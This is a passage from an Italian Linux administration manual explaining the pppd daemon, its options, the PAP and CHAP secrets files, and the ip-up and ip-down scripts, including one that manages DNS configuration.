Di solito, questa distinzione si realizza nell'impossibilità da parte degli utenti comuni di utilizzare talune opzioni che annullino l'effetto di altre stabilite nella configurazione generale del file '`/etc/ppp/options`'. Questo vincolo non è generalizzato, ma riguarda solo alcune situazioni che verranno descritte nel contesto appropriato.

127.2.4 Indirizzi IP

Quando il protocollo PPP viene usato per trasportare comunicazioni IP, esiste la possibilità di definire in qualche modo quali indirizzi assegnare alle due parti della comunicazione. In particolare, con IPv4 gli indirizzi possono stati fissati in anticipo, oppure ottenuti dalla controparte; con IPv6, invece, gli indirizzi sono di tipo *link-local*, dove la parte finale degli ultimi 64 bit può essere determinata in modo casuale, o da indirizzi IPv4 preesistenti, oppure fissata in modo manuale.

127.2.5 Script di contorno

'**pppd**' può avviare degli script di contorno, in presenza di circostanze determinate. Questi possono essere diversi, ma in particolare, quando si gestiscono connessioni IPv4, sono importanti '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`', a cui corrispondono IPv6 gli script '`/etc/ppp/ipv6-up`' e '`/etc/ppp/ipv6-down`'. Il primo di questi ('`/etc/ppp/ip[v6]-up`') viene avviato subito dopo una connessione e l'instaurazione di un collegamento IP tra le due parti; il secondo ('`/etc/ppp/ip[v6]-down`') viene eseguito quando questo collegamento viene interrotto. Questi due script ricevono gli argomenti seguenti.

interfaccia dispositivo_linea velocità_bps indirizzo_ip_locale indirizzo_ip_remoto opzione_ipparam

Nel caso particolare di IPv6, la coppia di indirizzi locale e remoto, sono di tipo *link-local*.

Ogni distribuzione GNU potrebbe adattare questi script alle proprie esigenze particolari, in modo da rendere uniforme la gestione della rete. In generale, questi file potrebbero essere vuoti del tutto; il loro contenuto generico è quello seguente:

```
#!/bin/sh
#
# This script is called with the following arguments:
#    Arg  Name               Example
#    $1   Interface name     ppp0
#    $2   The tty            ttyS1
#    $3   The link speed     38400
#    $4   Local IP number    12.34.56.78
#    $5   Peer  IP number    12.34.56.99
#

#
# The  environment is cleared before executing this script
# so the path must be reset
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH

# last line
```

Il sesto argomento, deriva eventualmente dall'uso dell'opzione '**ipparam**' di '**pppd**'.

127.3 Avvio e opzioni

La sintassi per l'avvio del demone '**pppd**' è apparentemente molto semplice.

```
pppd [opzioni]
```

Queste opzioni possono apparire indifferentemente nella riga di comando, come si vede dalla sintassi, oppure nei vari file di configurazione, tenendo conto che quelle indicate sulla riga di comando hanno il sopravvento su tutto (ammesso che ciò sia consentito all'utente che avvia '**pppd**').

Le opzioni sono di vario tipo e a seconda di questo possono essere usate in certi modi determinati.

Tipo di opzione	Descrizione
dispositivo_di_comunicazione	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire il percorso assoluto del file di dispositivo corrispondente alla linea utilizzata. Dato l'uso che si fa solitamente di '**pppd**', si tratta normalmente di qualcosa che rispetta il modello '`/dev/ttyS*`'. Se manca l'indicazione di tale dispositivo, '**pppd**' utilizza direttamente quello del terminale attraverso il quale è stato avviato.
velocità	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire un numero puro e semplice, che rappresenta la velocità di comunicazione in bit per secondo (simbolo «bit/s», espresso volgarmente anche come «bps»). I valori utilizzabili dipendono molto anche dal sistema operativo utilizzato; per quanto riguarda GNU/Linux si tratta di quelli che si possono indicare nella configurazione delle porte seriali.
ind_ipv4_locale:*ind_ipv4_remoto* *ind_ipv4_locale*: :*ind_ipv4_remoto*	Due numeri IPv4, separati da due punti verticali ('`:`'), come si vede dai modelli, rappresentano rispettivamente l'indirizzo del nodo locale e quello del nodo remoto. Gli indirizzi possono essere forniti in notazione decimale puntata o in forma di nome. In condizioni normali, il valore predefinito di quello locale è il primo indirizzo IPv4 del sistema. Il valore predefinito dell'indirizzo dell'elaboratore remoto si ottiene dallo stesso nodo remoto se non viene indicato esplicitamente in alcuna opzione. L'indirizzo 0.0.0.0 equivale a fare riferimento espressamente a quello predefinito, sia per la parte locale che per quella remota.
opzione argomento	Un buon numero di opzioni di '**pppd**' prevede l'indicazione di un argomento successivo. Il loro uso dovrebbe essere intuitivo; in particolare, l'argomento potrebbe essere composto da più informazioni, ma si deve trattare sempre di un corpo unico.

Tipo di opzione	Descrizione
opzione_booleana	Le opzioni rimanenti hanno significato solo in modo binario, ovvero in modo booleano. L'indicazione di queste parole chiave manifesta l'attivazione della modalità che rappresentano. Nel passato, l'uso di queste opzioni è stato un po' contorto. Occorre tenere conto di alcune cose: se la parola chiave inizia con '**`no`**', dovrebbe intendersi che si tratti della disattivazione di qualcosa, secondo il senso che avrebbe leggendola in inglese; inoltre, per un problema di compatibilità con il passato, si può invertire il senso di **alcune** opzioni booleane facendo precedere la parola chiave relativa dal segno '**`-`**'. Per complicare ulteriormente le cose, **alcune** opzioni booleane (che non sono necessariamente le stesse appena descritte) possono avere l'aggiunta del segno '**`+`**' anteriormente, per confermare il senso verbale della parola chiave relativa. Per esempio, '**`crtscts`**' rappresenta la gestione del controllo di flusso hardware, mentre '**`nocrtscts`**' indica l'opposto; mentre una volta '**`-crtscts`**' era il modo corretto per indicare questo. Nella documentazione originale non si trova una spiegazione del modo con cui si possano utilizzare questi segni aggiuntivi, che sono diventati semplicemente obsoleti e non più documentati. Purtroppo, però, molti esempi di utilizzo di '**`pppd`**' che si trovano ancora in circolazione, fanno riferimento al vecchio modo di utilizzare le sue opzioni.

127.3.1 Opzioni principali

È già stato introdotto l'uso delle opzioni di '**`pppd`**', che possono apparire indifferentemente nella riga di comando o nei file di configurazione. Si è già accennato anche al problema dell'uso dei simboli '**`-`**' e '**`+`**' nel caso di opzioni booleane.

Opzione booleana	Descrizione
`ipcp-accept-local` ⟷ ↪ | `ipcp-accept-remote`	Queste due opzioni servono ad accettare le indicazioni sugli indirizzi IPv4 provenienti dal nodo remoto. Per la precisione, '**`ipcp-accept-local`**' fa sì che venga accettato l'indirizzo locale proposto dal nodo remoto stesso, anche se questo era stato stabilito con la configurazione; '**`ipcp-accept-remote`**' fa sì che venga accettato l'indirizzo remoto proposto dal nodo remoto anche se era stato stabilito altrimenti.
`auth` | `noauth`	Con l'opzione '**`auth`**' si richiede espressamente che il nodo remoto si identifichi per consentire la connessione; al contrario, '**`noauth`**' annulla tale necessità. Se l'opzione '**`auth`**' appare nella configurazione generale, cioè nel file '`/etc/ppp/options`', l'uso dell'opzione '**`noauth`**' per annullare tale disposizione, diviene una facoltà privilegiata, cioè concessa solo all'utente '**`root`**'.

`crtscts` | `xonxoff`
 	
`nocrtscts`
	Con l'opzione '**`crtscts`**' si richiede espressamente di utilizzare un controllo di flusso hardware, ovvero RTS/CTS; con l'opzione '**`xonxoff`**' si richiede l'opposto, cioè di utilizzare un controllo di flusso software, ovvero XON/XOFF.
	L'opzione '**`nocrtscts`**' indica semplicemente di disabilitare il controllo di flusso hardware.

Opzione booleana	Descrizione
`defaultroute` ↩ ↪| `nodefaultroute`	L'opzione '**`defaultroute`**' fa sì che '**`pppd`**', quando la connessione tra i due nodi del collegamento è avvenuta, aggiunga un percorso di instradamento predefinito (*default route*) utilizzando il nodo remoto come router. Questo percorso di instradamento viene poi rimosso dalla tabella di instradamento di sistema quando la connessione PPP si interrompe. L'opzione '**`nodefaultroute`**' serve a evitare che questo instradamento predefinito abbia luogo. Per la precisione, se viene utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa sì che l'uso successivo di '**`defaultroute`**' divenga privilegiato, cioè riservato all'utente '**`root`**'.
`modem` | `local`	L'opzione '**`modem`**' fa sì che '**`pppd`**' utilizzi le linee di controllo del modem. Al contrario, '**`local`**' dice a '**`pppd`**' di ignorarle.
`login`	Con l'opzione '**`login`**' si istruisce '**`pppd`**' di utilizzare le informazioni di autenticazione gestite dal sistema operativo per gli accessi normali (il *login* appunto), cioè quelle sugli utenti con le parole d'ordine relative, per verificare l'identità del nodo remoto che si presenta utilizzando il protocollo PAP. In pratica, in questo modo, invece di dover accedere al file '`/etc/ppp/pap-secrets`', la verifica dell'abbinamento nome-segreto, avviene in base al sistema locale utente-parola d'ordine. Questo meccanismo si usa frequentemente quando la connessione PPP avviene attraverso linea telefonica commutata e i nodi che possono accedere corrispondono agli utenti previsti nel sistema locale (nel file '`/etc/passwd`'). Perché i nodi remoti possano accedere identificandosi come gli utenti del sistema, è comunque necessario che esista una voce nel file '`/etc/ppp/pap-secrets`' che consenta loro di essere accettati. Di solito si usa: '**`* * "" *`**', che rappresenta qualunque nome per il cliente, qualunque nome per il servente, qualunque segreto (o parola d'ordine) e qualunque indirizzo IP.
`lock`	Fa sì che '**`pppd`**' crei un file di lock riferito al dispositivo utilizzato per la comunicazione, secondo lo stile UUCP. In pratica, si crea un file secondo il modello '`/var/lock/LCK..ttyS*`'. Ciò è utile per segnalare agli altri processi che aderiscono a questa convenzione il fatto che il tale dispositivo è impegnato. In generale, è utile attivare questa opzione.
`passive` | `silent`	L'opzione '**`passive`**' fa sì che '**`pppd`**' tenti inizialmente di connetersi al nodo remoto e, se non ne riceve alcuna risposta, resti in attesa passiva di una richiesta di connessione dalla controparte. Normalmente questa modalità non è attiva e di conseguenza '**`pppd`**' termina la sua esecuzione quando non riceve risposta. L'opzione '**`silent`**', invece, indica a '**`pppd`**' di restare semplicemente in attesa passiva di una richiesta di connessione dalla controparte, senza tentare prima di iniziarla per conto proprio.
`debug`	Abilita l'annotazione di informazioni diagnostiche sullo svolgimento della connessione all'interno del registro del sistema. Per la precisione genera messaggi di tipo '**`daemon`**' e di livello '**`debug`**' (si veda eventualmente il capitolo 53).

Opzione booleana	Descrizione
`usepeerdns`	Consente di ottenere dalla controparte l'indicazione di un massimo di due serventi DNS, i cui indirizzi verranno inseriti nelle variabili di ambiente '**`DNS1`**' e '**`DNS2`**' (utilizzabili nello script '**`ip-up`**'), creando anche il file '`/etc/ppp/resolv.conf`', compatibile con il file '`/etc/resolv.conf`' normale.
`nodetach`	In condizioni normali, quando '**`pppd`**' deve utilizzare un dispositivo seriale che non corrisponde anche al terminale da cui è stato avviato, questo si mette da solo sullo sfondo. Per evitarlo si può usare l'opzione '**`nodetach`**'.
`persist` | `nopersist`	Con l'opzione '**`persist`**' si richiede a '**`pppd`**' di ristabilire la connessione quando questa termina; al contrario, '**`nopersist`**' indica espressamente di non ritentare la connessione. In generale, il comportamento predefinito di '**`pppd`**' è quello per cui la connessione non viene ristabilita dopo la sua conclusione.
`proxyarp` | `noproxyarp`	Con l'opzione '**`proxyarp`**' si fa in modo di inserire nella tabella ARP di sistema (*Address resolution protocol*) una voce con cui l'indirizzo IPv4 del nodo remoto viene abbinato all'indirizzo Ethernet della prima interfaccia di questo tipo utilizzata nell'elaboratore locale. Questo trucco ha il risultato di fare apparire il nodo remoto della connessione PPP come appartenente alla rete locale dell'interfaccia Ethernet. Al contrario, '**`noproxyarp`**' impedisce questo e se utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa in modo che '**`proxyarp`**' divenga un'opzione privilegiata e quindi riservata all'utente '**`root`**'.
`require-pap` | `refuse-pap`	Con l'opzione '**`require-pap`**' si fa in modo che '**`pppd`**' accetti la connessione solo se riceve un'identificazione PAP valida dal nodo remoto; al contrario, l'opzione '**`refuse-pap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione PAP alla controparte.
`require-chap` | `refuse-chap`	Con l'opzione '**`require-chap`**' si fa in modo che '**`pppd`**' richieda alla controparte l'identificazione CHAP e, di conseguenza, che accetti la connessione solo se ciò che riceve è valido secondo il file '`/etc/ppp/chap-secrets`'. L'opzione '**`refuse-chap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione CHAP alla controparte.
`ipv6cp-use-ipaddr`	Fa in modo di usare l'indirizzo IPv4 per ottenere l'identificatore di interfaccia per l'indirizzo *link-local* locale.

Opzione con argomento	Descrizione
`connect` *comando*	Permette di utilizzare il comando, che eventualmente può essere delimitato tra apici (in base alle regole stabilite dalla shell utilizzata), per attivare la comunicazione attraverso la linea seriale. Di solito serve per avviare '**`chat`**' che si occupa della connessione attraverso il modem su una linea commutata.

Opzione con argomento	Descrizione
`disconnect` *comando*	Esegue il comando o lo script indicato, subito dopo la fine della connessione. Ciò può essere utile per esempio per inviare al modem un comando di aggancio (*hung up*) se la connessione fisica con il modem non consente di inviare i segnali di controllo necessari.
`mru` *n*	Fissa il valore dell'MRU (*Maximum receive unit*) a *n*. '**`pppd`**' richiederà al nodo remoto di utilizzare pacchetti di dimensione non superiore a questo valore. Il valore minimo teorico per poter usare IPv6 è 1280, il valore predefinito è 1500.
`mtu` *n*	Fissa il valore dell'MTU (*Maximum transmit unit*) a *n*, cioè stabilisce la dimensione massima dei pacchetti trasmessi per quanto riguarda le esigenze del nodo locale (il valore minimo teorico per poter usare IPv6 è 1280). Il nodo remoto potrebbe richiedere una dimensione inferiore.
`idle` *n_secondi* `maxconnect` *n_secondi*	L'opzione '**`idle`**' permette di stabilire il tempo di inattività oltre il quale la connessione deve essere interrotta. Il collegamento è inattivo quando non transitano pacchetti di dati. In generale, questa opzione non è conveniente assieme a '**`persist`**'. L'opzione '**`maxconnect`**' permette di fissare un tempo massimo per la connessione.
`netmask` *maschera_di_rete_ipv4*	Fissa il valore della maschera di rete per la comunicazione con il nodo remoto attraverso IPv4. Il valore viene indicato secondo la notazione decimale puntata. Generalmente, la maschera di rete per una connessione punto-punto, dovrebbe essere 255.255.255.255, tuttavia, se si utilizza l'opzione '**`proxyarp`**' per fare figurare il nodo remoto come appartenente alla rete locale Ethernet, la maschera di rete deve seguire le particolarità di quella rete.
`ms-dns` *indirizzo*	Se '**`pppd`**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, questa opzione permette di comunicare loro l'indirizzo IP di un servente DNS. Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi DNS.

Opzione con argomento	Descrizione
`ms-wins` *indirizzo*	Se '**`pppd`**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, o in generale SMB, questa opzione permette di comunicare loro l'indirizzo IP di un servente WINS (*Windows Internet name service*). Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi WINS.
`kdebug` *n_livello*	Abilita l'emissione di messaggi diagnostici da parte della gestione del PPP interna al kernel, cosa che si traduce generalmente nell'inserimento di tali messaggi nel registro del sistema. Il valore uno permette la generazione di messaggi di tipo generale; il valore due fa sì che venga emesso il contenuto dei pacchetti ricevuti; il valore quattro fa sì che venga emesso il contenuto dei pacchetti trasmessi. Per ottenere una combinazione di queste cose, basta sommare i numeri relativi.
`ipv6` *identificatore_di_interfaccia_locale* `,`⮐ ↪*identificatore_di_interfaccia_remoto* `ipv6` *identificatore_di_interfaccia_locale* `ipv6 ,`*identificatore_di_interfaccia_remota*	Permette di definire esplicitamente l'identificatore di interfaccia locale, remota, o entrambe. Si tratta di un numero di 64 bit da esprimere in forma di stringa come se fosse un indirizzo IPv6; per esempio '**`::0001:0002`**'.

Opzione di identificazione	Descrizione
`name` *nome*	Si tratta di un'opzione privilegiata, cioè riservata all'utente '**`root`**', che permette di stabilire il **nome locale** utilizzato sia per la propria identificazione che per il riconoscimento di un altro nodo. In pratica, se '**`pppd`**' deve identificarsi nei confronti di un nodo remoto, utilizzerà un segreto in cui il primo campo (cliente) corrisponda a tale nome; se invece si deve riconoscere un nodo remoto che si identifica, '**`pppd`**' utilizzerà un segreto in cui il secondo campo (servente) corrisponda a questo. È importante tenere presente l'ambiguità di questa opzione. Per identificare il nodo locale nei confronti del nodo remoto, sarebbe meglio utilizzare l'opzione '**`user`**'.

Opzione di identificazione	Descrizione
`remotename` *nome*	Definisce il nome prestabilito del nodo remoto. Questa opzione è ambigua quanto '**`name`**' e va utilizzata con la stessa prudenza. Potrebbe essere utile quando il nodo locale si vuole identificare presso il nodo remoto utilizzando la procedura PAP; in tal caso, dato che il nome del nodo remoto non viene rivelato in anticipo, si ha la possibilità di selezionare una voce particolare dall'elenco contenuto nel file '`/etc/ppp/pap-secrets`', facendo riferimento al secondo campo (servente). In generale, l'uso delle opzioni '**`name`**' e '**`remotename`**' dovrebbe essere sensato solo quando l'unico nodo che deve identificarsi è quello locale nei confronti di quello remoto, cioè quando non si pretende anche l'identificazione inversa. Tuttavia, se è possibile risolvere la cosa con l'uso dell'opzione '**`user`**', tutto diventa più semplice.
`usehostname`	Si tratta di un'opzione con il quale si stabilisce che il nome locale corrisponda a quello del nodo. Questa opzione prende il sopravvento e si sostituisce a '**`name`**'.
`domain` *dominio*	Nel caso sia attivata l'opzione '**`usehostname`**', fa sì che il nome locale comprenda anche il dominio indicato. Questo dominio non viene aggiunto a quanto stabilito con l'opzione '**`name`**'.
`user` *nome*	Permette di stabilire il nome locale da utilizzare per la propria identificazione nei confronti del nodo remoto. A differenza di '**`name`**', questa opzione entra in gioco solo quando il nodo locale deve identificarsi, per cui, serve a selezionare una voce dai file dei segreti, facendo riferimento al primo campo, quello del cliente. Questa opzione prende il sopravvento su '**`name`**', per ciò che riguarda questa situazione particolare.

127.4 File per il sistema di autenticazione

Si è già accennato all'uso dei file con cui si configurano i sistemi di autenticazione PAP e CHAP. Il loro formato è identico, anche se le diverse caratteristiche di PAP e CHAP consentono la presenza di voci sostanzialmente differenti.

Questi file di configurazione introducono il concetto di cliente e servente nel momento dell'autenticazione: chi chiede all'altro di identificarsi è il servente, mentre l'altro è il cliente. Teoricamente, la richiesta di autenticazione può essere reciproca, per cui, a fasi alterne, entrambi i nodi sono sia cliente che servente nell'ambito del sistema di autenticazione. Quando si legge un file '`/etc/ppp/*-secrets`' occorre sempre fare mente locale a chi sia il nodo che si identifica nei confronti dell'altro, per determinare se il nodo locale è un cliente o un servente in quel momento.

Per quanto riguarda la sintassi di questi file, come succede spesso, le righe vuote e quelle bianche vengono ignorate; nello stesso modo viene ignorato il contenuto dei commenti introdotti dal simbolo '`#`' e conclusi dalla fine della riga. Le altre righe, che contengono delle voci significative, sono trattate come record suddivisi in campi attraverso degli spazi lineari (spazi veri e propri o tabulazioni), secondo la sintassi seguente:

```
cliente servente segreto indirizzo_ip_accettabile_del_cliente ...
```

Ogni voce dovrebbe avere l'indicazione dei primi quattro campi.

Dal momento che la separazione tra i campi avviene per mezzo di spazi lineari, se un campo deve contenere spazi, questi devono essere protetti in qualche modo: si possono usare gli apici

doppi per delimitare una stringa, oppure si può utilizzare la barra obliqua inversa ('\') davanti a un carattere che si vuole sia trattato semplicemente per il suo valore letterale (vale anche per gli spazi).

Possono essere utilizzati anche dei simboli jolly (dei metacaratteri), che hanno valore diverso a seconda del campo in cui appaiono. In generale però, ci si limita all'uso dell'asterisco ('*****') nel campo del cliente, in quello del servente, o in quello del primo indirizzo IP ammissibile. L'asterisco corrisponde a qualunque nome o a qualunque indirizzo e si può usare solo se il tipo di autenticazione utilizzato lo consente.

Meritano un po' di attenzione il quarto campo e quelli successivi. Questi, eventualmente, servono a elencare una serie di indirizzi IP che possono essere utilizzati dal nodo corrispondente al cliente con quella connessione particolare; si può utilizzare anche la forma *indirizzo*/*maschera* per rappresentare un gruppo di indirizzi in modo più chiaro. Se non si vogliono porre limitazioni agli indirizzi IP, si **deve** utilizzare un asterisco ('*****').

> In passato non era necessario compilare il quarto campo e quelli successivi se non c'era la necessità di specificare gli indirizzi IP utilizzabili. Con le ultime versioni di '**pppd**' è diventato impossibile farne a meno.

Come ultima considerazione, occorre tenere presente che quando '**pppd**' cerca una corrispondenza nei file dei segreti, se c'è la possibilità di farlo, seleziona la voce più specifica, cioè quella che contiene meno simboli jolly.

127.4.1 Configurazione PAP

L'autenticazione PAP prevede che un nodo si identifichi prima di conoscere l'identità della sua controparte. In questo senso, l'indicazione del nome del servente può essere utile solo per distinguere la coppia nome-segreto da inviare. Si osservi l'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente       servente        segreto         indirizzi IP ammissibili
tizio           uno             tazza           *
caio            due             capperi         *
semproni        tre             serpenti        *
```

Concentrando l'attenzione al caso in cui sia il nodo locale a doversi identificare presso altri nodi remoti, questo potrebbe essere conosciuto con nomi differenti, a seconda del collegamento che si vuole instaurare. Osservando la prima voce dell'esempio, il nodo locale cliente è conosciuto presso il nodo '**uno**' (servente) con il nome '**tizio**' e per quella connessione deve utilizzare il segreto '**tazza**'.

Dal momento che il protocollo PAP non prevede di ottenere l'informazione sul nome remoto prima di fornire la propria identità, è necessario istruire '**pppd**' su quale voce utilizzare. Se i nomi locali sono tutti diversi, è sufficiente specificare questo dato attraverso l'opzione '**name**', ma forse sarebbe meglio l'opzione '**user**', essendo più specifica; se invece questi nomi possono essere uguali (in alcuni o in tutti i casi), occorre specificare anche l'opzione '**remotename**'.

A questo punto, però, dal momento che il nome del servente non viene ottenuto attraverso il protocollo PAP, quello indicato nel secondo campo delle voci del file '/etc/ppp/pap-secrets' può essere un nome di fantasia, scelto solo per comodità.[2]

[2]Per qualche motivo, se si utilizza il protocollo di autenticazione PAP per la propria identificazione e si vuole usare l'opzione '**remotename**', è necessario anche aggiungere l'opzione '**user**', o '**name**', per specificare il nome locale del cliente.

Per lo stesso motivo, se i nomi dal lato cliente sono tutti diversi, ovvero si utilizza una sola voce, il nome del nodo remoto (servente) può essere semplicemente sostituito con un asterisco, come nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente       servente        segreto         indirizzi IP ammissibili
tizio           *               tazza           *
caio            *               capperi         *
semproni        *               serpenti        *
```

La funzione del file '`/etc/ppp/pap-secrets`' non si esaurisce solo nel compito di fornire l'identità del nodo locale (in qualità di cliente) quando il nodo remoto lo richiede, perché può essere usato anche per verificare l'identità del nodo remoto, quando è questo ultimo a presentarsi come cliente.

Dal file '`/etc/ppp/pap-secrets`' non si riesce a distinguere quando il nodo locale è un cliente e quando è un servente. Ciò dipende dalle opzioni. Se si richiede espressamente un'autenticazione PAP attraverso l'opzione '**`require-pap`**', vuol dire che il nodo remoto deve identificarsi e il suo nome dovrà apparire nel primo campo di una voce del file '`/etc/ppp/pap-secrets`' locale. In pratica, le cose non cambiano quando si legge il contenuto di questo file; sono le circostanze (ovvero le opzioni) che danno significato alle sue voci: ogni volta bisogna mettersi nei panni giusti e pensare che il nodo locale sia un cliente o un servente a seconda della situazione.

È bene ricordare che quando si utilizza l'autenticazione PAP, dal lato del nodo che deve verificare l'identità di altri nodi, cioè dal lato del servente, si preferisce spesso fare riferimento agli utenti registrati nel sistema, piuttosto che al contenuto del file '`/etc/ppp/pap-secrets`'. Per questo si utilizza l'opzione '**`login`**', assieme a '**`require-pap`**', ma si deve comunque aggiungere una voce particolare nel file '`/etc/ppp/pap-secrets`', come mostrato nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente       servente        segreto         indirizzi IP ammissibili
*               *               ""              *
```

È difficile spiegare le ragioni di questo, ma è così. Diversamente, occorrerebbe ripetere l'indicazione delle utenze nel file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) andrebbero i nomi degli utenti e nel terzo le parole d'ordine. In particolare, come si può intuire, la stringa nulla delimitata con gli apici doppi nella posizione del segreto, rappresenta qualunque parola d'ordine.

L'amministratore del nodo remoto che deve identificarsi, dovrà inserire una voce nel proprio file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) metterà il nominativo-utente necessario per accedere presso il nodo remoto e, di conseguenza, nel terzo campo metterà la parola d'ordine di questo.

127.4.2 Configurazione CHAP

L'autenticazione CHAP prevede che un nodo si identifichi dopo aver conosciuto il nome della controparte. La compilazione del file '`/etc/ppp/chap-secrets`' segue le stesse regole del file utilizzato per l'autenticazione PAP, ma in tal caso, diventa meno probabile l'uso del jolly '**`*`**'.

L'autenticazione CHAP viene usata meno frequentemente perché con questa non è possibile fare riferimento agli utenti registrati nel sistema attraverso l'opzione '**`login`**'.

127.5 Script

Si è già accennato alla possibilità di affiancare a '**pppd**' alcuni script o programmi che possano essere avviati da questo in momenti determinati della fase si connessione e di disconnessione. Quando si utilizza il protocollo PPP per trasportare quello IP, sono particolarmente importanti '**ip-up**' e '**ip-down**', oppure '**ipv6-up**' e '**ipv6-down**', che dovrebbero essere contenuti nella directory '/etc/ppp/'.

Tutti gli script che '**pppd**' può gestire (non solo quelli descritti qui) sono avviati senza che '**pppd**' debba attendere la loro conclusione; inoltre ottengono tutti i privilegi dell'utente '**root**', in modo da permettere loro di eseguire qualunque operazione, soprattutto per ciò che riguarda la configurazione della rete. Tutti i flussi standard (standard input, standard output e standard error) sono ridiretti verso '/dev/null'. Infine, questi dispongono solo di un numero limitato di variabili di ambiente che vengono descritte di seguito.

- '**DEVICE**'

  Contiene il nome del dispositivo seriale utilizzato.

- '**IFNAME**'

  Contiene il nome dell'interfaccia di rete abbinata alla connessione PPP.

- '**IPLOCAL**', '**IPREMOTE**'

  Queste due variabili contengono rispettivamente l'indirizzo IP locale e quello remoto della connessione.

- '**PEERNAME**'

  Contiene il nome del nodo remoto, ottenuto a seguito di un'autenticazione.

- '**SPEED**'

  Contiene la velocità espressa in bit/s (bps) della linea seriale.

- '**UID**'

  Contiene il numero UID reale dell'utente che ha avviato '**pppd**'.

- '**USEPEERDNS**'

  Questa variabile di ambiente viene creata se è viene usata l'opzione '**usepeerdns**' e può essere sfruttata per verificare l'utilizzo o meno di questa funzionalità, per esempio nel modo seguente:

```
#!/bin/sh
...
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    ...
    ...
fi
...
```

- '**DNS1**', '**DNS2**'

  Contengono rispettivamente il primo e il secondo indirizzo IP dei serventi DNS forniti dalla controparte, quando si utilizza l'opzione '**usepeerdns**'.

Come si può intuire dai nomi di questi script, '**ip[v6]-up**' viene avviato da '**pppd**' quando la connessione è attiva, mentre '**ip[v6]-down**' viene avviato quando questa connessione non è più disponibile.

Oltre alle variabili di ambiente descritte in precedenza, questi ricevono una serie di argomenti, che potrebbero anche essere superflui:

1. *nome_interfaccia*
   è l'equivalente del contenuto della variabile '**IFNAME**';
2. *dispositivo_della_linea*
   è l'equivalente del contenuto della variabile '**DEVICE**';
3. *velocità_bps*
   è l'equivalente del contenuto della variabile '**SPEED**';
4. *indirizzo_ip_locale*
   è l'equivalente del contenuto della variabile '**IPLOCAL**';
5. *indirizzo_ip_remoto*
   è l'equivalente del contenuto della variabile '**IPREMOTE**';
6. *opzione_ipparam*
   è il valore dell'opzione '**ipparam**' se questa viene utilizzata con '**pppd**'.

L'esempio seguente riguarda uno script '**ip-up**' (connessioni IPv4) con il quale si vuole fare in modo che i messaggi in coda nel sistema locale di posta elettronica vengano inviati non appena la connessione PPP viene instaurata.

```
#!/bin/bash
#
# /etc/ppp/ip-up
#
# Per facilitare le cose, viene definita la variabile di ambiente
# PATH, così da poter avviare i programmi più facilmente.
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH

# Se l'indirizzo IP remoto corrisponde a quello che consente
# l'accesso a Internet, si invia la posta elettronica rimasta in coda.
#
case "$5" in
    111.112.113.114)
        sendmail -q
        ;;
    *)
esac
```

127.5.1 Verifica dell'ambiente

Alle volte, sembra che le cose non vadano come dovrebbero, in base a quanto si trova nella documentazione. Per esempio, nella descrizione di queste funzionalità all'interno di *pppd(8)* è specificato che questi script ricevono soltanto le variabili che sono state presentate in queste sezioni. Eppure, ci sono degli esempi di utilizzo di '**pppd**' che fanno affidamento su altre risorse. In generale, sarebbe bene fare affidamento soltanto su quanto indicato nei documenti originali, tuttavia, alle volte potrebbe essere utile sapere esattamente qual è l'ambiente che ricevono questi script e quali sono precisamente gli argomenti che gli vengono passati.

```
#!/bin/bash
/bin/echo $@ >> /tmp/ambiente-ppp
set >> /tmp/ambiente-ppp
exit 0
```

L’esempio mostra una soluzione semplicissima per ottenere tali informazioni. Può trattarsi di uno qualunque degli script che è in grado di comandare ‘**pppd**’, non solo quelli riferiti alle connessioni IP che sono già stati presentati. Viene accodato al file ‘`/tmp/ambiente-ppp`’ il contenuto di tutti gli argomenti ricevuti; quindi, attraverso il comando ‘**set**’, viene aggiunto anche lo stato di tutto l’ambiente.

127.5.2 Gestione dinamica degli indirizzi DNS

Si è accennato all’utilizzo dell’opzione ‘**usepeerdns**’ per ottenere automaticamente l’indicazione dei serventi DNS remoti, offerti dal fornitore di accesso a Internet. Per sfruttare questa possibilità, si può intervenire in due modi differenti, a seconda che si gestisca un serventi DNS locale o meno.

‘**pppd**’ crea automaticamente il file ‘`/etc/ppp/resolv.conf`’, contenente una o due direttive del tipo:

```
nameserver 111.112.113.1
nameserver 111.112.113.2
```

Se non si dispone di un DNS locale, è sufficiente sostituire il file ‘`/etc/resolv.conf`’ con un collegamento simbolico che punti al file ‘`/etc/ppp/resolv.conf`’.

Diversamente, se si dispone anche di un servente DNS locale, oppure ci sono altre direttive che si vogliono preservare, le cose si complicano, perché occorre costruire un file ‘`/etc/resolv.conf`’ ogni volta e bisogna poi ripristinarlo alla fine del collegamento PPP. Si può intuire che per questo vadano usati opportunamente gli script ‘**ip[v6]-up**’ e ‘**ip[v6]-down**’.

Semplificando molto le cose, ‘`/etc/resolv.conf`’ potrebbe sempre essere un collegamento simbolico, che viene modificato al volto, in modo da utilizzare la configurazione normale, oppure il file ‘`/etc/ppp/resolv.conf`’. A titolo di esempio, nello script ‘**ip[v6]-up**’ potrebbero essere aggiunte le istruzioni seguenti:

```
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    rm -f /etc/resolv.conf
    ln -s /etc/ppp/resolv.conf /etc/resolv.conf
fi
```

Supponendo che il file ‘`/etc/resolv.conf.standard`’ contenga le direttive che servono quando non è più disponibile la connessione PPP, lo script ‘**ip[v6]-down**’ potrebbero contenere anche le istruzioni seguenti:

```
rm -f /etc/resolv.conf
ln -s /etc/resolv.conf.standard /etc/resolv.conf
```

127.5.3 Configurazione

